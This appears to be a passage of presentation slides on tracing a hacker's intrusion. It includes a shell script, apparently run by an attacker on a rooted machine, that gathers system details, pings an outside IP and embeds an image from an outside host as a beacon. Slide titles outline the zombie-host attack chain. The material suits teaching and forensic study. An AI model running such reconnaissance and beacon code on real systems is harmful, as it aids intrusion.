
```
#!/bin/sh

echo "<html>"
echo "<head></head>"
echo "<body>"
echo "<pre>"
echo "+-----+"
echo "|           New Host rooted                               |"
echo "+-----+"


echo "Kernel :";uname -r
echo "Host :";hostname
echo "Uptime :";uptime
cat /proc/cpuinfo |grep MH
free |grep Me
ifconfig eth0 |grep inet
ping -c 4 216.32.74.50
echo "</pre>"
echo "<img src='http://100.100.100.100/1.gif'>"
echo "</body></html>"
```




Following the Hacker




Attacker Controls 'Zombie' Host




Zombie Attacks Victim




Victim Retrieves Tools from Repository




Victim Sends Email Notification to Hacker



